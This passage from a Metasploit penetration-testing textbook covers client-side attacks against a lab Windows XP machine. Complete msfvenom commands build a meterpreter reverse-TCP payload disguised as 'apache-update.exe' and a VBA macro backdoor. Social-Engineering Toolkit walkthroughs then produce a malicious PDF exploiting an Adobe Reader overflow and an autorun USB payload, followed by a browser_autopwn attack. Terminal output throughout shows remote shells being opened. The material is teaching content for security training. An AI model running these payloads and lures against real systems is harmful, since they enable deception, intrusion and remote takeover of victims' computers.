  asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, loop-vbs, macho, ms
  i, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, vba, vba-exe, vba-psh, vbs, war
Transform formats
  bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vb
  application, vbscript
root@kali:~#

```

- **List platforms:** While we generate a payload, we also need to instruct the msfvenom utility about what platform is our payload going to run on. We can use the msfvenom --help-platforms ; command to list all the supported platforms:

```
root@kali:~# msfvenom --help-platforms
Platforms
  aix, android, bsd, bsdi, cisco, firefox, freebsd, hpx, irix, java, javascript, linux, mainframe, netbsd, netware, nodejs, openbsd, osx, php, python, ruby, solaris, unix, windows
root@kali:~#
```

Generating a payload with msfvenom

Now that we are familiar with what all payloads, encoders, formats, and platforms the msfvenom utility supports, let's try generating a sample payload as shown in the following screenshot:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080 -e x86/shikata_ga_nai -f exe -o /root/Desktop/apache-update.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
Saved as: /root/Desktop/apache-update.exe
root@kali:~#
```


The following table shows a detailed explanation for each of the command switches used in the preceding msfvenom command:

Switch	Explanation
-a x86	Here, the generated payload will run on x86 architecture
--platform windows	Here, the generated payload is targeted for the Windows platform
-p windows/meterpreter/reverse_tcp	Here, the payload is the meterpreter with a reverse TCP
LHOST= 192.168.44.134	Here, the IP address of the attacker's system is 192.168.44.134

LPORT= 8080	Here, the port number to listen on the attacker's system is 8080
-e x86/shikata_ga_nai	Here, the payload encoder to be used is shikata_ga_nai
-f exe	Here, the output format for the payload is exe
-o /root/Desktop/apache-update.exe	This is the path where the generated payload would be saved

Once we have generated a payload, we need to setup a listener, which would accept reverse connections once the payload gets executed on our target system. The following command will start a meterpreter listener on the IP address 192.168.44.134 on port 8080:

```
msfconsole -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LHOST 192.168.44.134; set LPORT 8080;
run; exit -y"
```




The screenshot shows a terminal window titled 'root@kali: ~' running the msfconsole command. The command sets the payload to 'windows/meterpreter/reverse_tcp', the local host to '192.168.44.134', and the local port to '8080'. It then runs the exploit and exits. The output shows the exploit starting a reverse TCP handler on port 8080.

```
root@kali: ~
File Edit View Search Terminal Help
=[ metasploit v4.12.23-dev ]
+ -- ---[ 1577 exploits - 908 auxiliary - 272 post      ]
+ -- ---[ 455 payloads - 39 encoders - 8 nops        ]
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 8080
[*] Started reverse TCP handler on 192.168.44.134:8080
[*] Starting the payload handler...
```

Now, we have sent the payload disguised as an **Apache update** to our victim. The victim needs to execute it in order to complete the exploit:




As soon as the victim executes the ;apache-update.exe ;file, we get an active meterpreter session back on the listener we setup earlier (as shown in the following screenshot):

```
root@kali: ~
File Edit View Search Terminal Help
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 8080
[*] Started reverse TCP handler on 192.168.44.134:8080
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:8080 -> 192.168.44.129:1040) at 2017-05-10 23:27:30 -0400

meterpreter > sysinfo
Computer       : SAGAR-C51B4AADE
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en US
Domain        : MSHOME
Logged On Users: 2
Meterpreter    : x86/win32
meterpreter > [ 111 ]
```

Another interesting payload format is VBA. The payload generated in VBA format, as shown in the following screenshot, can be embedded in a macro in any Word/Excel document:



```
File Edit View Search Terminal Help
root@kali:~# msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.44.134 LPORT=8080
-e x86/shikata_ga_nai -f vba -o /root/Desktop/office-backdoor
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of vba file: 2896 bytes
Saved as: /root/Desktop/office-backdoor
root@kali:~# ls -l /root/Desktop/office-backdoor
-rw-r--r-- 1 root root 2896 May 10 23:14 /root/Desktop/office-backdoor
root@kali:~#
```

Social Engineering with Metasploit

Social engineering is an art of manipulating human behavior in order to bypass the security controls of the target system. Let's take the example of an organization, which follows very stringent security practices. All the systems are hardened and patched. The latest security software is deployed. Technically, it's very difficult for an attacker to find and exploit any vulnerability. However, the attacker somehow manages to befriend the network administrator of that organization and then tricks him to reveal the admin credentials. This is a classic example where humans are always the weakest link in the security chain.

Kali Linux, by default, has a powerful social engineering tool, which seamlessly integrates with Metasploit to launch targeted attacks. In Kali Linux, the Social-Engineering Toolkit is located under `/Exploitation Tools | Social Engineering Toolkit`.

Generating malicious PDF

Open the Social Engineering Toolkit and select the first option **Spear-Phishing Attack Vectors**, as shown in the following screenshot. ; Then select the second option **Create a File Format Payload**:

```

Terminal
File Edit View Search Terminal Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 1
The Spearphishing module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

1) Perform a Mass Email Attack
2) Create a FileFormat Payload
3) Create a Social-Engineering Template

99) Return to Main Menu
set:phishing>2

```

Now, select option 14 to use the ;Adobe util.printf() Buffer Overflow exploit:

```

Terminal
File Edit View Search Terminal Help
Select the file format exploit you want.
The default is the PDF embedded EXE.

***** PAYLOADS *****

1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
2) SET Custom Written Document UNC LM SMB Capture Attack
3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
7) Adobe Flash Player "Button" Remote Code Execution
8) Adobe CoolType SING Table "uniqueName" Overflow
9) Adobe Flash Player "newfunction" Invalid Pointer Use
10) Adobe Collab.collectEmailInfo Buffer Overflow
11) Adobe Collab.getIcon Buffer Overflow
12) Adobe JBIG2Decode Memory Corruption Exploit
13) Adobe PDF Embedded EXE Social Engineering
14) Adobe util.printf() Buffer Overflow
15) Custom EXE to VBA (sent via RAR) (RAR required)
16) Adobe USD CLODProgressiveMeshDeclaration Array Overrun
17) Adobe PDF Embedded EXE Social Engineering (NOJS)
18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
19) Apple QuickTime PICT PnSize Buffer Overflow
20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
21) Adobe Reader u3D Memory Corruption Vulnerability
22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>14

```

Select option 1 to use **Windows Reverse TCP Shell** as the payload for our exploit. Then, set the IP address of the attacker's machine using the LHOST variable (in this case, it's 192.168.44.134) and the port to listen on (in this case, 443):

```
Terminal
File Edit View Search Terminal Help
set:payloads>14


1) Windows Reverse TCP Shell      Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP  Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse VNC DLL        Spawn a VNC server on victim and send back to attacker
4) Windows Reverse TCP Shell (x64)  Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse TCP (X64) Connect back to the attacker (Windows x64), Meterpreter
6) Windows Shell Bind_TCP (X64)    Execute payload and create an accepting port on remote system
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTTP using SSL and use Meterpreter

set:payloads>1
set> IP address for the payload listener (LHOST): 192.168.44.134
set:payloads> Port to connect back on [443]:443
[-] Generating fileformat exploit...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
```

The PDF file got generated in the directory `/root/.set/`. Now we need to send it to our victim using any of the available communication mediums. Meanwhile, we also need to start a listener, which will accept the reverse meterpreter connection from our target. We can start a listener using the following command:

```
msfconsole -x "use exploit/multi/handler; set PAYLOAD
windows/meterpreter/reverse_tcp; set LHOST 192.168.44.134; set LPORT 443;
run; exit -y"
```

On the other end, our victim received the PDF file and tried to open it using Adobe Reader. The Adobe Reader crashed; however, there's no sign that would indicate the victim of a compromise:



Back on the listener end (on the attacker's system), we have got a new meterpreter shell! We can see this in following screenshot:

```
root@kali: ~/set
File Edit View Search Terminal Help
PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.44.134
LPORT => 443
[*] Started reverse TCP handler on 192.168.44.134:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:443 -> 192.168.44.129:1143) at 2017-05-12 01:12:32 -0400
meterpreter > sysinfo
Computer      : SAGAR-C51B4AADE
OS           : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language : en_US
Domain        : MSHOME
Logged On Users : 2
Meterpreter    : x86/win32
meterpreter > 
```

Creating infectious media drives

Open the Social Engineering Toolkit and from the main menu, select option 3 **Infectious Media Generator** as shown in the following screenshot. Then, select option 2 to create a **Standard Metasploit Executable**:

```
Terminal
File Edit View Search Terminal Help
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.

set> 3

The Infectious USB/CD/DVD module will create an autorun.inf file and a
Metasploit payload. When the DVD/USB/CD is inserted, it will automatically
run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

1) File-Format Exploits
2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>2
```

Now, select option 1 to use **Windows Shell Reverse TCP** as the payload for our exploit. Then, set the IP address in the LHOST variable and port to listen on:

The screenshot shows a terminal window titled "Terminal". The user has selected option 1 ("Windows Shell Reverse TCP") from a menu. They then enter "IP address for the payload listener (LHOST):192.168.44.134" and "Enter the PORT for the reverse listener:8181". The terminal displays several informational messages: "[*] Generating the payload.. please be patient.", "[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe", "[*] Your attack has been created in the SET home directory (/root/.set/) folder 'autorun'", "[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if needed.", and "[!] Copy the contents of the folder to a CD/DVD/USB to autorun".

The Social Engineering Toolkit will generate a folder called *autorun* located at `/root/.set/`. This folder can be copied to the USB Flash Drive or CD/DVD ROM's to distribute it to our victim. Meanwhile, we would also need to set up a listener (as shown in the earlier section) and then wait for our victim to insert the infected media into his system.

Browser Autopwn

Another interesting auxiliary module for performing client-side attacks is the `browser_autopwn`. This auxiliary module works in the following sequence:

1. The attacker executes the `browser_autopwn` auxiliary module.
2. A web server is initiated (on the attacker's system), which hosts a payload. The payload is accessible over a specific URL.
3. The attacker sends the specially generated URL to his victim.
4. The victim tries to open the URL, which is when the payload gets downloaded on his system.
5. If the victim's browser is vulnerable, the exploit is successful and the attacker gets a meterpreter shell.

From the msfconsole, select the browser_autopwn module using the use auxiliary/server/browser_autopwn ;command as shown in the following screenshot. Then, configure the value of the LHOST variable and run the auxiliary module:

```
root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):
Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST      yes            The IP address to use for reverse-connect payloads
SRVHOST   0.0.0.0          yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080            yes        The local port to listen on.
SSL       false           no         Negotiate SSL for incoming connections
SSLCert   no             Path to a custom SSL certificate (default is randomly generated)
URIPath  no             The URL to use for this exploit (default is random)

Auxiliary action:
Name      Description
----      -----
WebServer Start a bunch of modules and direct clients to appropriate exploits

msf auxiliary(browser_autopwn) > set LHOST 192.168.44.134
LHOST => 192.168.44.134
msf auxiliary(browser_autopwn) >
```


Running the auxiliary module will create many different instances of exploit/payload combinations as the victim might be using any kind of browser:

```
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(browser_autopwn) > run
[*] Auxiliary module execution completed

[*] Setup
msf auxiliary(browser_autopwn) > [*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Starting exploit modules on host 192.168.44.134...
[*] ...

[*] Using URL: http://0.0.0.0:8080/dAekbxFDCxrG
[*] Local IP: http://192.168.44.134:8080/dAekbxFDCxrG
[*] Server started.
[*] Starting exploit android/browser/webview_addjavascriptinterface with payload android/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/luTIWsISaMRvF
[*] Local IP: http://192.168.44.134:8080/luTIWsISaMRvF
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crdfrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/zohIsz
[*] Local IP: http://192.168.44.134:8080/zohIsz
[*] Server started.
[*] Starting exploit multi/browser/firefox_proto_crdfrequest with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/ZqoMCDpvfth
[*] Local IP: http://192.168.44.134:8080/ZqoMCDpvfth
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/GnXuhF
[*] Local IP: http://192.168.44.134:8080/GnXuhF
[*] Server started.
[*] Starting exploit multi/browser/firefox_tostring_console_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/QgrcsC
[*] Local IP: http://192.168.44.134:8080/QgrcsC
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp
[*] Using URL: http://0.0.0.0:8080/xEwajhz
[*] Local IP: http://192.168.44.134:8080/xEwajhz
[*] Server started.
[*] Starting exploit multi/browser/firefox_webidl_injection with payload generic/shell_reverse_tcp
```

On the target system, our victim opened up an Internet Explorer and tried to hit the malicious URL `http://192.168.44.134:8080` (that we setup using the `browser_autopwn` auxiliary module):



Back on our Metasploit system, we got a meterpreter shell as soon as our victim opened the specially crafted URL:

The screenshot shows a terminal window titled 'root@kali: ~'. The session output is as follows:

```
[*] handling request for /OlyB0HqGZT/
[*] handling request for /wazdTYykQgL/
[*] Sending jar
[*] handling request for /OZhjP/oTPztll0.jar
[*] Sending jar
[*] handling request for /OZhjP/oTPztll0.jar
[*] Sending jar
[*] handling request for /OlyB0HqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SVMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] handling request for /OlyB0HqGZT/jEIfKKyW.jar
[*] handling request for /wazdTYykQgL/SVMR.jar
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Java Applet Rhino Script Engine Remote Code Execution handling request
[*] Sending stage (46089 bytes) to 192.168.44.129
[*] Meterpreter session 1 opened (192.168.44.134:7777 -> 192.168.44.129:1122) at 2017-05-10 01:01:40 -0400
[*] Session ID 1 (192.168.44.134:7777 -> 192.168.44.129:1122) processing InitialAutoRunScript 'migrate -f'
background
[-] Unknown command: background.
msf auxiliary(browser_autopwn) > sessions -l

Active sessions
=====

```

Id	Type	Information	Connection
1	meterpreter java/windows	shareuser @ sagar-c51b4aade	192.168.44.134:7777 -> 192.168.44.129:1122 (192.168.44.129)

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : sagar-c51b4aade
OS : Windows XP 5.1 (x86)
Meterpreter : java/windows
meterpreter > 
```

Summary

In this chapter, we learned how to use various tools and techniques in order to launch advanced client-side attacks and bypass the network perimeter restrictions.

In the next chapter, we'll deep dive into Metasploit's capabilities for testing the security of web applications.

Exercises

You can try the following exercises:

- Get familiar with various parameters and switches of `msfvenom`
- Explore various other social engineering techniques provided by Social Engineering Toolkit

8

Web Application Scanning with Metasploit


In the previous chapter, we had an overview of how Metasploit can be used to launch deceptive client-side attacks. In this chapter, you will learn various features of the Metasploit Framework that can be used to discover vulnerabilities within web applications. In this chapter, we will cover the following topics:

- Setting up a vulnerable web application
- Web application vulnerability scanning with WMAP
- Metasploit auxiliary modules for web application enumeration and scanning

